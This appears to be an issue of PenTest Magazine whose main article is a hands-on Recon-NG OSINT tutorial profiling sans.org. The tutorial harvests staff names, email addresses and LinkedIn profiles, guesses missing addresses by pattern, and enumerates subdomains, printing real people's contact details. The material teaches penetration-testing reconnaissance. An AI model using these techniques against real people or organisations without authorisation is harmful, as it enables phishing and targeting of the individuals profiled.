PenTest magazine

Open Source Intelligence Gathering

Recon-NG, Belati, Trape

Google at the upstream of the OSINT

Meltdown and Spectre bugs in 360° panorama view

The Effect of Bitcoin on Cybersecurity

01/2018 ISSN: 2084-1117

Managing Editors:

Anna Kondzierska
anna.kondzierska@pentestmag.com

Marta Sienicka
sienicka.marta@hakin9.org

Marta Strzelec
marta.strzelec@eforensicsmag.com

Proofreaders & Betatesters: Lee McKenzie, Mitch Impey, Robert Fling, Craig Thorton, Avi Benchimol, Hammad Arshed, Tom Updegrove, Paul Mellen, Ali Abdollahi, Matthew Sabin, Amit Chugh, M Renaud, Ivan Agramont.

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concering the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of contents

Dear PenTest Readers,

We would like to present to you our newest issue, the first one in 2018. It focuses mainly on Open Source Intelligence Gathering. We hope you'll find the articles interesting and that you will have time to read them all.

First part of the magazine focuses on OSINT tools and techniques. We will show both theoretical and practical side of the tools like Recon-NG, Belati and Trape. Also, we will use Google to gather public data. You will be provided with high-level overviews of add-ons for search engines, highlights on metasearch engines, and considerations for social media and platform-specific search tools, with full list of resources.

Second part of the magazine, as always, has more mixed content. We will talk about Meltdown and Spectre bugs in 360 panorama view and take a look at all aspects of the issue. You will be able to learn about Enterprise Risk Management, and situational awareness on a red team engagement. Lastly, you can read about the effect of Bitcoin on cybersecurity.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine!

We want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! Every comment means a lot to us.

Enjoy your reading,
PenTest Magazine's
Editorial Team

Practicing OSINT with Recon-NG

by Mauricio Harley

This article covers Recon-NG, a powerful framework focused on collecting, presenting and exercising the purposes of OSINT. It can target people, domains, companies, systems, vulnerabilities, ports and many more items. So, let's get started!

Hello all and welcome to my new article, the very first of 2018! Well, you may already have read or heard about OSINT, haven't you? If not, you'll definitely learn it all in this issue of PenTest Magazine. In a few words, OSINT means all data can be publicly obtained and, after some collecting, grouping and processing, present information related to people, systems, companies or all of this.

Open Source Intelligence is not a new concept at all. Some sources say that it was originated back in 2004 when US DoD (USA Department of Defense) recommended the creation of an agency dedicated to this matter. However, there were some happenings that lead us to this technique being applied before of this year. Anyway, we're not here to talk about history. ;-)

Initial Words

If you have read my article about Maltego (check the correspondent PenTest issue to know more), you already know something about initial pentesting stages. Yes, it's exactly what you're thinking about: reconnaissance. Or, in a more elegant way, target enumeration.

Making a pretentious yet simple comparison between both tools, what Maltego does for us in a graphical way, Recon-NG does it using the "old but gold" command line. Maltego looks more powerful because of Java requirements and the whole set of available resources. Nevertheless, you'll realize that you can make many things with Recon-NG, including checking vulnerabilities on the target .

So, for the purpose of crawling the Internet to get data, populate internal tables and export the findings to a set of useful file formats, Recon-NG does the job perfectly.


Getting acquainted

Installation is simple and quick and it's covered on Recon-NG's BitBucket repository (https://bitbucket.org/LaNMaSteR53/recon-ng). You can forget this part if you're using Kali. Recon-NG is already there. By the time I wrote this article, the latest version was 4.9.2, released on December 6th, 2017. This is pretty recent, what demonstrates it's an alive project.

The software was created and is primarily maintained by Tim Tomes (Twitter: @LaNMaSteR53). Fortunately, there's a good number of collaborators, proposing pull requests and forking the master source. His work deserves honor, since it unites many codes among one single platform.

Recon-NG presents a prompt once is loaded. If you already use Metasploit, you'll recognize the similarities. Because it's built entirely in Python, and employs a completely modular internal structure, it makes easy to load and work with the various helper codes. Recon-NG, just like Volatility Framework's plugins (please, check the corresponding article of mine on PenTest Magazine), allows loading of particular codes to achieve specific objectives. Each code is written as a Python module and is also open source.

When you load the tool, you may get a screen like the following one. Remember that all requisites must be installed before shooting the software:



```
 _/_/_/ _/_/_/_/ _/_/_/ _/_/_/ _/ _/ _/ _/ _/_/_/
 _/ _/ _/ _/ _/ _/ _/_/ _/ _/_/ _/ _/
 _/_/_/ _/_/_/ _/ _/ _/ _/ _/ _/ _/_/_/_/ _/ _/ _/ _/ _/_/_/
 _/ _/ _/ _/ _/ _/ _/ _/_/ _/ _/_/ _/ _/
_/ _/ _/_/_/_/ _/_/_/ _/_/_/ _/ _/ _/ _/ _/_/_/


   /\
   / \\ /\
 Sponsored by... /\ /\/ \\V \/\
   / \\/ // \\\\\ \\ \/\
  // // BLACK HILLS \/ \\
  www.blackhillsinfosec.com

  [recon-ng v4.9.2, Tim Tomes (@LaNMaSteR53)]

[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] >
```

Before the above screen shows up, you may see warning messages such as "`[!] 'github_api'` key not set. github_miner module will likely fail at runtime. See '`keys add`'.". This has to do with the lack of the corresponding API key. As many modules interact with external web services that require API keys, this kind of message will appear until you get your own API key for the module that you're going to use in your reconnaissance tasks.

If you still don't know about the Web Application Penetration Testing Methodology, it's time to learn it. There are plenty of online resources to be informed about it. Basically, this approach consists of five steps: (1) Reconnaissance, (2) Scan, (3) Attack, (4) Access Maintenance and (5) Analysis. As this article is about OSINT, we'll focus on the first step. It encompasses getting data from available sources without directly querying the target. This is also known as "passive reconnaissance" or "stealth enumeration".

First things first. One point that is important are variables. They can be of two types: global ones and module-specific ones. If a variable is defined globally, you may use it along all contexts of the tool. You'll see soon that, once you load a module or enter a workspace, the prompt is changed to reflect the operation.

So, I just mentioned two concepts: variables and workspaces. The first one is related to temporary memory spaces used to store some data. You can change a variable's value with the "`set`" command. When you invoke it without passing any arguments, the context variables are shown, just like the following screen:

```
[recon-ng][default] > set
Sets module options

Usage: set <option> <value>

 Name Current Value Required Description
 ---------- ------------- -------- -----------
 NAMESERVER  yes nameserver for DNS interrogation
 PROXY  no proxy server (address:port)
 THREADS 10 yes number of threads (where applicable)
 TIMEOUT 10 yes socket timeout (seconds)
 USER-AGENT Recon-ng/v4 yes user-agent string
 VERBOSITY 1 yes verbosity level (0 = minimal, 1 = verbose, 2
= debug)
```

Observe that some fields are already filled with values and some, not yet. For the sake of a good execution, I'll set the nameserver to point to mine (in this case, "`192.168.0.1`"). The usage is "`set <variable> <value>`" (replace "192.168.0.1" with your own nameserver's IP address). The software replies confirming the correct value attribution:

```
[recon-ng][default] > set nameserver 192.168.0.1
NAMESERVER => 192.168.0.1
```

Note: some variables may be overwritten when you enter into a context.

Workspaces are an interesting resource too. With them, you can organize your work, separating each project (or target) into its own area. You'll see that, during the usage of Recon-NG, you'll populate the tables of a database. If you use the default workspace to every job you do, data will get mixed and the further separation among them will be somewhat difficult. So, the author's recommendation is that you should create a workspace for each target.

Another useful and important point to remember: Recon-NG is case insensitive. Hence, you don't have to worry about possible typos because of case. That's great, huh?

The “help” command will give you a list of current context commands and a single description line besides each command. You can pass the desired command as an argument to “help”, such as “help show”. Play a bit with the help command before advancing.

Another very useful command is “back”. It allows going back one level in the context. So, for instance, after loading and working with a module, if you want to get back one level and be at the workspace context, simply type “back”. It’s not possible to unload a module once it’s loaded. Anyway, you don’t have to worry about this, since modules are pretty small and don’t occupy that much memory. Observe that the prompt changes to reflect the current context you are, just like a directory path.

Basic Hands-on

I like to use SANS’ website, since it’s a reference for all of us cybersecurity professionals. So, let’s give it a try in the lab environment. I’ll start it creating a brand-new workspace:

```
[recon-ng][default] > workspaces list

 +------------+
 | Workspaces |
 +------------+
 | default |
 +------------+
[recon-ng][default] > workspaces add sans
[recon-ng][sans] >
```

After that, let’s add the main domain, including the landing page. To do so, we use the command ”add”, followed by the keyword “domains” and the corresponding domain. This will add a record to the “domains” table inside the database of the ”sans” workspace. If you want to know what are the available tables before dealing with them, use the command “show schema”.

The “show” command will be your friend along your journey into target enumeration. All findings can be viewed with it. Not only this, but also your activity (the invoked commands and modules), as well as the tool’s startup banner, discovered hosts, netblocks and much more. Remember that everything is recorded inside the database and that workspaces don’t share the databases with each other.

Let’s go on:

```
recon-ng][sans] > show schema

 +---------------+
 | domains |
 +---------------+
 | domain | TEXT |
 | module | TEXT |
 +---------------+


 +--------------------+
 | companies |
 +--------------------+
 | company | TEXT |
 | description | TEXT |
 | module | TEXT |
 +--------------------+


 +-----------------+
 | netblocks |
 +-----------------+
 | netblock | TEXT |
 | module | TEXT |
 +-----------------+
.
.
.
<output omitted>
recon-ng][sans] > show domains
[*] No data returned.
recon-ng][sans] > add domains sans.org
recon-ng][sans] > add domains www.sans.org
recon-ng][sans] > show domains

 +-----------------------------------+
 | rowid | domain | module |
 +-----------------------------------+
 | 1 | sans.org | user_defined |
 | 2 | www.sans.org | user_defined |
 +-----------------------------------+

[*] 2 rows returned
```

From the above "`show schema`" output, you can learn that "`domains`" table has two fields, the domain itself and a module. The module is automatically filled by the tool. So, don't worry about it. The "`companies`" table, in the other hand, has one more field: description. If you type "`help add`", you'll see that there's a delimiter character used to separate values given to fields. This character is ˜ (tilde). Thus, to add the company's name followed by a description, you should type (pay attention to the tilde position):

```
[recon-ng][sans]  >  add  companies  SANS~The  widely  known  SANS
Institute
[recon-ng][sans] > show companies


+---------------------------------------------------------------
-----+
 | rowid | company | description | module |

+---------------------------------------------------------------
-----+
 | 1 | SANS | The widely known SANS Institute | user_defined |

+---------------------------------------------------------------
-----+

[*] 1 rows returned
```

As we only have the domain and the company's name, let's start our search involving some module related to domains. You don't need to memorize modules names at all. Plus, Recon-NG provides you command completion through <TAB> key, just like any Linux shell and some routers' command line interfaces. You can use the "`search`" command to look for parts of modules names. So, let's make a quick search to see what are the available modules:

```
recon-ng][sans] > search domains
[*] Searching for 'domains'...

 Recon
 -----
 recon/contacts-domains/migrate_contacts
 recon/domains-contacts/metacrawler
 recon/domains-contacts/pgp_search
 recon/domains-contacts/whois_pocs
 recon/domains-credentials/pwnedlist/account_creds
 recon/domains-credentials/pwnedlist/api_usage
 recon/domains-credentials/pwnedlist/domain_creds
 recon/domains-credentials/pwnedlist/domain_ispwned
 recon/domains-credentials/pwnedlist/leak_lookup
 recon/domains-credentials/pwnedlist/leaks_dump
 recon/domains-domains/brute_suffix
 recon/domains-hosts/bing_domain_api
 recon/domains-hosts/bing_domain_web
 recon/domains-hosts/brute_hosts
 recon/domains-hosts/builtwith
 recon/domains-hosts/certificate_transparency
 recon/domains-hosts/google_site_api
 recon/domains-hosts/google_site_web
 recon/domains-hosts/hackertarget
 recon/domains-hosts/mx_spf_ip
 recon/domains-hosts/netcraft
 recon/domains-hosts/shodan_hostname
 recon/domains-hosts/ssl_san
 recon/domains-hosts/threatcrowd
 recon/domains-vulnerabilities/ghdb
 recon/domains-vulnerabilities/punkspider
 recon/domains-vulnerabilities/xssed
 recon/domains-vulnerabilities/xssposed
 recon/hosts-domains/migrate_hosts
```

Then, by the above results, all modules are located under the “Recon” category. Good, since it’s the category will be focused on during this article. We can start with the “pgp_search” module, trying to find any contact. Any module-related information can be obtained through the “show info” command:

```
[recon-ng][sans] > use recon/domains-contacts/pgp_search
[recon-ng][sans][pgp_search] > show info

 Name: PGP Key Owner Lookup
 Path: modules/recon/domains-contacts/pgp_search.py
  Author: Robert Frost (@frosty_1313,
frosty[at]unluckyfrosty.net)

Description:
 Searches the MIT public PGP key server for email addresses of
the given domain. Updates the 'contacts' table with the
results.

Options:
 Name Current Value Required Description
 ------ ------------- -------- -----------
  SOURCE default yes source of input (see 'show info' for
details)

Source Options:
 default SELECT DISTINCT domain FROM domains WHERE domain IS
NOT NULL
 <string> string representing a single input
 <path> path to a file containing a list of inputs
 query <sql> database query returning one column of inputs

Comments:
  * Inspiration from theHarvester.py by Christan Martorella:
cmarorella[at]edge-seecurity.com
```

This module has one required option (SOURCE). You can see that its value is empty until now. This won’t be a reason for concern, since many modules use the domains table as input. To run the module, simply type the “run” command and wait for the prize: :-) Much of the output was obviously omitted, since this execution returned more than 160 contacts!

```
[recon-ng][sans][pgp_search] > run

--------
SANS.ORG
--------
[*] [contact] Mike Bean (mbean@sans.org) - PGP key association
[*]  [contact]  Jeff  Rivard  (jrivard@sans.org)  -  PGP  key
association
[*]  [contact]  Alex  Peruyera  (aperuyera@sans.org)  -  PGP  key
association
[*]  [contact]  SANS  Operations  (sys-ops@sans.org)  -  PGP  key
association
[*]  [contact]  Dan  Shires  (dshires@sans.org)  -  PGP  key
association
.
.
.
<output omitted>
------------
WWW.SANS.ORG
------------
[*] No results found.

-------
SUMMARY
-------
[*] 164 total (163 new) contacts found.
```

Another module that retrieves contacts names and email addresses is the "`whois_pocs`". PoCs stands for Points Of Contact and it's used by WHOIS databases around the world to alert people responsible for domains, when is necessary to report any issue with them. So, if you run it, you'll get even more contacts:

```
[recon-ng][sans][pgp_search] > use recon/domains-contacts/
whois_pocs
[recon-ng][sans][whois_pocs] > run

--------
SANS.ORG
--------
[*] URL: http://whois.arin.net/rest/pocs;domain=sans.org
[*] URL: http://whois.arin.net/rest/poc/ABUSE3840-ARIN
[*] [contact] <blank> Abuse (security@sans.org) - Whois
contact
[*] URL: http://whois.arin.net/rest/poc/MF974-ARIN
[*] [contact] MATT FEARNOW (MATT@sans.org) - Whois contact
[*] URL: http://whois.arin.net/rest/poc/DGO137-ARIN
[*] [contact] David Goldsmith (dgoldsmith@sans.org) - Whois
contact
[*] URL: http://whois.arin.net/rest/poc/GOLDS13-ARIN
[*] [contact] David Goldsmith (dgoldsmith@sans.org) - Whois
contact
[*] URL: http://whois.arin.net/rest/poc/NOC12468-ARIN
[*] [contact] <blank> Network Operations Center (noc@sans.org)
- Whois contact
[*] URL: http://whois.arin.net/rest/poc/NOC13233-ARIN
[*] [contact] <blank> Network Operations Center (it@sans.org)
- Whois contact

------------
WWW.SANS.ORG
------------
[*] URL: http://whois.arin.net/rest/pocs;domain=www.sans.org
[*] No contacts found.

-------
SUMMARY
-------
[*] 6 total (5 new) contacts found.
```

By previous modules descriptions, the “contacts” table is populated. So, let’s see it:

```
[recon-ng][sans][pgp_search] > show contacts

+-------------------------------------------------------------------------
--------------------------------------------------------------------------
---------------+
 | rowid | first_name | middle_name | last_name |  email  | title | region
| country | module |

+-------------------------------------------------------------------------
--------------------------------------------------------------------------
---------------+
 | 1 | Mike | | Bean  | mbean@sans.org  | PGP key association | | |
pgp_search |
 | 2 | Jeff | | Rivard  | jrivard@sans.org  | PGP key association | | |
pgp_search |
 | 3 | Alex | | Peruyera | aperuyera@sans.org  | PGP key association | | |
pgp_search |
 | 4 | SANS | System | Operations | sys-ops@sans.org  | PGP key
association | | | pgp_search |
 | 5 | Dan | | Shires  | dshires@sans.org  | PGP key association | | |
pgp_search |
.
.
.
<output omitted>
```

The output format is difficult to see, even if you have a 15" display, because of the columns widths. To overcome this, you can make use of another powerful command: "`query`". This command expects to receive a SQL syntax to interpret it and execute it against the desired table. Start checking its usage. You'll see that's possible to display, as well as update tables contents. By the previous output, the most useful information to us would be first name, last name and e-mail address. So, using the "query" command, we could get:

```
[recon-ng][sans][pgp_search] > help query
Queries the database

Usage: query <sql>

SQL examples:
 SELECT columns|* FROM table_name
 SELECT columns|* FROM table_name WHERE some_column=some_value
 DELETE FROM table_name WHERE some_column=some_value
 INSERT INTO table_name (column1, column2,...) VALUES (value1, value2,...)
 UPDATE table_name SET column1=value1, column2=value2,... WHERE
some_column=some_value

[recon-ng][sans][pgp_search] >
[recon-ng][sans][pgp_search] > query select first_name, last_name, email
from contacts


+--------------------------------------------------------------------------
-----------+
 | first_name | last_name |  email  |

+--------------------------------------------------------------------------
-----------+
 | Mike | Bean  | mbean@sans.org  |
 | Jeff | Rivard  | jrivard@sans.org  |
 | Alex | Peruyera | aperuyera@sans.org  |
 | SANS | Operations | sys-ops@sans.org  |
 | Dan | Shires  | dshires@sans.org  |
.
.
.
<output omitted>
```

What gives us a much more digestible output! At any time, you can see a summary of your progress and activities with the “`show dashboard`” command:

```
[recon-ng][sans][whois_pocs] > show dashboard

 +-----------------------------------------+
 | Activity Summary |
 +-----------------------------------------+
 | Module | Runs |
 +-----------------------------------------+
 | recon/domains-contacts/pgp_search | 1 |
 | recon/domains-contacts/whois_pocs | 1 |
 +-----------------------------------------+



 +----------------------------+
 | Results Summary |
 +----------------------------+
 | Category | Quantity |
 +----------------------------+
 | Domains | 2 |
 | Companies | 1 |
 | Netblocks | 0 |
 | Locations | 0 |
 | Vulnerabilities | 0 |
 | Ports | 0 |
 | Hosts | 0 |
 | Contacts | 168 |
 | Credentials | 0 |
 | Leaks | 0 |
 | Pushpins | 0 |
 | Profiles | 0 |
 | Repositories | 0 |
 +----------------------------+
```

It's possible to know more about contacts with a special module that uses Bing API. However, to use such API, you'll need to subscribe to Azure Cognitive Services. Microsoft provides a free evaluation period. This module (recon/companies-contacts/bing_linkedin_cache) searches into LinkedIn and retrieves contacts and their profiles URLs. Both "`contacts`" and "profiles" tables are updated. So, I subscribed to the trial period and created a new Cognitive Service using Bing API. After that, I got two keys and added one of them to Recon-NG using the "`keys add bing_api <key>`" command. Then, I loaded the module, and ran it:

```
[recon-ng][sans] > use recon/companies-contacts/bing_linkedin_cache
[recon-ng][sans][bing_linkedin_cache]> run

----
SANS
----
[*] Searching Bing API for: site:"linkedin.com/in/" "SANS"
[*] [contact] Paulo Sans (<blank>) - Undetermined
[*]  [profile]  paulo-sans-915a26140  -  LinkedIn  (https://br.linkedin.com/in/paulo-
sans-915a26140)
[*] [contact] Flavia Sans (<blank>) - Undetermined
[*]  [profile]  flavia-sans-5b9411154  -  LinkedIn  (https://br.linkedin.com/in/flavia-
sans-5b9411154)
[*] [contact] Eduardo Sans (<blank>) - Undetermined
[*] [profile] eduardosans - LinkedIn (https://br.linkedin.com/in/eduardosans)
[*] [contact] ALBERTO SANS (<blank>) - Undetermined
[*]  [profile]  alberto-sans-sans-ab71b327  -  LinkedIn  (https://br.linkedin.com/in/
alberto-sans-sans-ab71b327)
[*] [contact] Daniel Sans (<blank>) - Undetermined
[*] [profile] daniel-sans - LinkedIn (https://br.linkedin.com/in/daniel-sans)
.
.
.
<output omitted>
-------
SUMMARY
-------
[*] 84 total (84 new) profiles found.
[*] 84 total (74 new) contacts found.

[recon-ng][sans][bing_linkedin_cache]> query select username, url from profiles


+---------------------------------------------------------------------------------------
------------------------------+
 |  username  |   url   |

+---------------------------------------------------------------------------------------
------------------------------+
 | paulo-sans-915a26140  | https://br.linkedin.com/in/paulo-sans-915a26140  |
 | flavia-sans-5b9411154  | https://br.linkedin.com/in/flavia-sans-5b9411154  |
 | eduardosans  | https://br.linkedin.com/in/eduardosans  |
 |  alberto-sans-sans-ab71b327   |  https://br.linkedin.com/in/alberto-sans-sans-ab71b327
|
 | daniel-sans  | https://br.linkedin.com/in/daniel-sans  |
.
.
.
<output omitted>
```

What you can’t see from last command (because I omitted output and chose not to show the full “contacts” table is that the Bing LinkedIn module did not correctly get people’s email addresses. This can happen sometimes. To help us with such thing, there’s a special module called “`mangle`” (recon/contacts-contacts/mangle). Once it’s loaded and when you specify an initial domain (sans.org in our case), it traverses the “contacts” table and builds remaining email addresses using a pattern (such as first name and last name) and the provided domain. You set it with “`set domain <domain>`”.

You can check yours with “`show contacts`” command. You’ll see there’s a lot of contacts without any email address. Observe that all already filled emails use the format “`first initial” + “last name” + “@sans.org`”. Thus, we can deduce all further emails would follow the same pattern. Fortunately, mangle module allows to choose what pattern we want, proposing us some options, such as “first initial”, “middle name”, “last initial” and so on. This parameter needs to be changed inside mangle module. So, let’s roll:

```
[recon-ng][sans][bing_linkedin_cache] > use recon/contacts-contacts/mangle
[recon-ng][sans][mangle] > show info

 Name: Contact Name Mangler
 Path: modules/recon/contacts-contacts/mangle.py
 Author: Tim Tomes (@LaNMaSteR53)

Description:
 Applies a mangle pattern to all of the contacts stored in the database, creating email addresses or
 usernames for each harvested contact. Updates the 'contacts' table with the results.

Options:
 Name Current Value Required Description
 ---------- ------------- -------- -----------
 DOMAIN  no target email domain
 MAX-LENGTH 30 yes maximum length of email address prefix or username
 OVERWRITE False yes overwrite existing email addresses
 PATTERN <fn>.<ln> yes pattern applied to mangle first and last name
 SOURCE default yes source of input (see 'show info' for details)
 SUBSTITUTE - yes character to substitute for invalid email address characters

Source Options:
 default SELECT rowid, first_name, middle_name, last_name, email FROM contacts ORDER BY first_name
 <string> string representing a single input
 <path> path to a file containing a list of inputs
 query <sql> database query returning one column of inputs

Comments:
 * Pattern options: <fi>,<fn>,<mi>,<mn>,<li>,<ln>
 * Example: <fi>.<ln> => j.doe@domain.com
 * Note: Omit the 'domain' option to create usernames

[recon-ng][sans][mangle] > set domain sans.org
[recon-ng][sans][mangle] > set pattern <fi><ln>
[recon-ng][sans][mangle] > query select first_name, last_name, email from contacts

<output omitted>
 | Ben | Allen  | ballen@sans.org  |
 | Ryan | Browne  | rbrowne@sans.org  |
 | | Abuse  | security@sans.org  |
 | MATT | FEARNOW  | MATT@sans.org  |
 | David | Goldsmith  | dgoldsmith@sans.org  |
 | | Network Operations Center | noc@sans.org   |
 | | Network Operations Center | it@sans.org   |
 | Beatriz | Melo  |   |
 | Bruno | Beinotti  |   |
 | Danilo | Cerqueira  |   |
 | Fabio | Mello  |   |
 | Juliana | Camargo  |   |
<output omitted>

[recon-ng][sans][mangle] > run
[recon-ng][sans][mangle] > query select first_name, last_name, email from contacts

<output omitted>
 | Ben | Allen  | ballen@sans.org  |
 | Ryan | Browne  | rbrowne@sans.org  |
 | | Abuse  | security@sans.org  |
 | MATT | FEARNOW  | MATT@sans.org  |
 | David | Goldsmith  | dgoldsmith@sans.org  |
 | | Network Operations Center | noc@sans.org   |
 | | Network Operations Center | it@sans.org   |
 | Beatriz | Melo  | bmelo@sans.org  |
 | Bruno | Beinotti  | bbeinotti@sans.org  |
 | Danilo | Cerqueira  | dcerqueira@sans.org  |
 | Fabio | Mello  | fmello@sans.org  |
 | Juliana | Camargo  | jcamargo@sans.org  |
```

Going deeper

Ok! Contacts are cool, for sure. But, what about hosts? We already have SANS' domain, so we should be able to discover some hosts from it. And we will! There are two special modules to do this (one using Bing and the other one, using Google). Both modules populate the "hosts" table, that must be empty by now (check with "show hosts"). You can try "show info" to know more after loading the module. Let's run the first one and see what we get ->

```
[recon-ng][sans] > use recon/domains-hosts/bing_domain_web
[recon-ng][sans][bing_domain_web] > run

--------
SANS.ORG
--------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Asans.org
[*] [host] ics.sans.org (<blank>)
[*] [host] securingthehuman.sans.org (<blank>)
[*] [host] blogs.sans.org (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Asans.org+-domain%3Aics.sans.org+-
domain%3Asecuringthehuman.sans.org+-domain%3Ablogs.sans.org
[*] [host] content.sans.org (<blank>)
[*] [host] www3.sans.org (<blank>)
[*] [host] handlers.sans.org (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Asans.org+-domain%3Aics.sans.org+-
domain%3Asecuringthehuman.sans.org+-domain%3Ablogs.sans.org+-domain%3Acontent.sans.org+-
domain%3Awww3.sans.org+-domain%3Ahandlers.sans.org
[*] [host] digital-forensics.sans.org (<blank>)
[*] [host] www.sans.org (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Asans.org+-domain%3Aics.sans.org+-
domain%3Asecuringthehuman.sans.org+-domain%3Ablogs.sans.org+-domain%3Acontent.sans.org+-
domain%3Awww3.sans.org+-domain%3Ahandlers.sans.org+-domain%3Adigital-forensics.sans.org+-
domain%3Awww.sans.org
[*] [host] files.sans.org (<blank>)
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Asans.org+-domain%3Aics.sans.org+-
domain%3Asecuringthehuman.sans.org+-domain%3Ablogs.sans.org+-domain%3Acontent.sans.org+-
domain%3Awww3.sans.org+-domain%3Ahandlers.sans.org+-domain%3Adigital-forensics.sans.org+-
domain%3Awww.sans.org+-domain%3Afiles.sans.org

------------
WWW.SANS.ORG
------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Awww.sans.org

-------
SUMMARY
-------
[*] 9 total (9 new) hosts found.
[recon-ng][sans][bing_domain_web] > show hosts


+-----------------------------------------------------------------------------------------------------------
---+
 | rowid | host | ip_address | region | country | latitude | longitude | module |

+-----------------------------------------------------------------------------------------------------------
---+
 | 1 | ics.sans.org | | | | | | bing_domain_web |
 | 2 | securingthehuman.sans.org | | | | | | bing_domain_web |
 | 3 | blogs.sans.org | | | | | | bing_domain_web |
 | 4 | content.sans.org | | | | | | bing_domain_web |
 | 5 | www3.sans.org | | | | | | bing_domain_web |
 | 6 | handlers.sans.org | | | | | | bing_domain_web |
 | 7 | digital-forensics.sans.org | | | | | | bing_domain_web |
 | 8 | www.sans.org | | | | | | bing_domain_web |
 | 9 | files.sans.org | | | | | | bing_domain_web |

+-----------------------------------------------------------------------------------------------------------
---+
[recon-ng][sans2][bing_domain_web] > query select host from hosts

 +----------------------------+
 | host |
 +----------------------------+
 | ics.sans.org |
 | securingthehuman.sans.org |
 | blogs.sans.org |
 | content.sans.org |
 | www3.sans.org |
 | handlers.sans.org |
 | digital-forensics.sans.org |
 | www.sans.org |
 | files.sans.org |
 +----------------------------+

[*] 9 rows returned
```

We could increase this table with another module (`recon/domains-hosts/google_site_web`). It'll search Google and give us more hosts to play with:

```
[recon-ng][sans][google_site_web] > use recon/domains-hosts/google_site_web
[recon-ng][sans][google_site_web] > run

--------
SANS.ORG
--------
[*] Searching Google for: site:sans.org
[*] [host] securingthehuman.sans.org (<blank>)
[*] [host] software-security.sans.org (<blank>)
[*] [host] www.sans.org (<blank>)
[*] [host] isc.sans.org (<blank>)
[*] [host] uk.sans.org (<blank>)
[*] [host] ics.sans.org (<blank>)
[*]  Searching  Google  for:  site:sans.org  -site:securingthehuman.sans.org  -site:software-security.sans.org  -
site:www.sans.org -site:isc.sans.org -site:uk.sans.org -site:ics.sans.org
[*] [host] sic.sans.org (<blank>)
[*] [host] handlers.sans.org (<blank>)
[*] [host] www3.sans.org (<blank>)
[*] [host] cyber-defense.sans.org (<blank>)
[*] [host] pen-testing2.sans.org (<blank>)
[*] [host] isc2.sans.org (<blank>)
[*] [host] pen-testing.sans.org (<blank>)
[*] [host] lists.sans.org (<blank>)
[*] [host] access.sans.org (<blank>)
[*] [host] leam.sans.org (<blank>)
[*] [host] digital-forensics.sans.org (<blank>)
[*] [host] isc1.sans.org (<blank>)
[*]  Searching  Google  for:  site:sans.org  -site:securingthehuman.sans.org  -site:software-security.sans.org  -
site:www.sans.org -site:isc.sans.org -site:uk.sans.org -site:ics.sans.org -site:sic.sans.org -site:handlers.sans.org -
site:www3.sans.org  -site:cyber-defense.sans.org  -site:pen-testing2.sans.org  -site:isc2.sans.org  -site:pen-
testing.sans.org  -site:lists.sans.org  -site:access.sans.org  -site:leam.sans.org  -site:digital-forensics.sans.org  -
site:isc1.sans.org
[*] [host] files.sans.org (<blank>)
[*] [host] blogs.sans.org (<blank>)
[*] [host] content.sans.org (<blank>)
[*] [host] isc11.sans.org (<blank>)
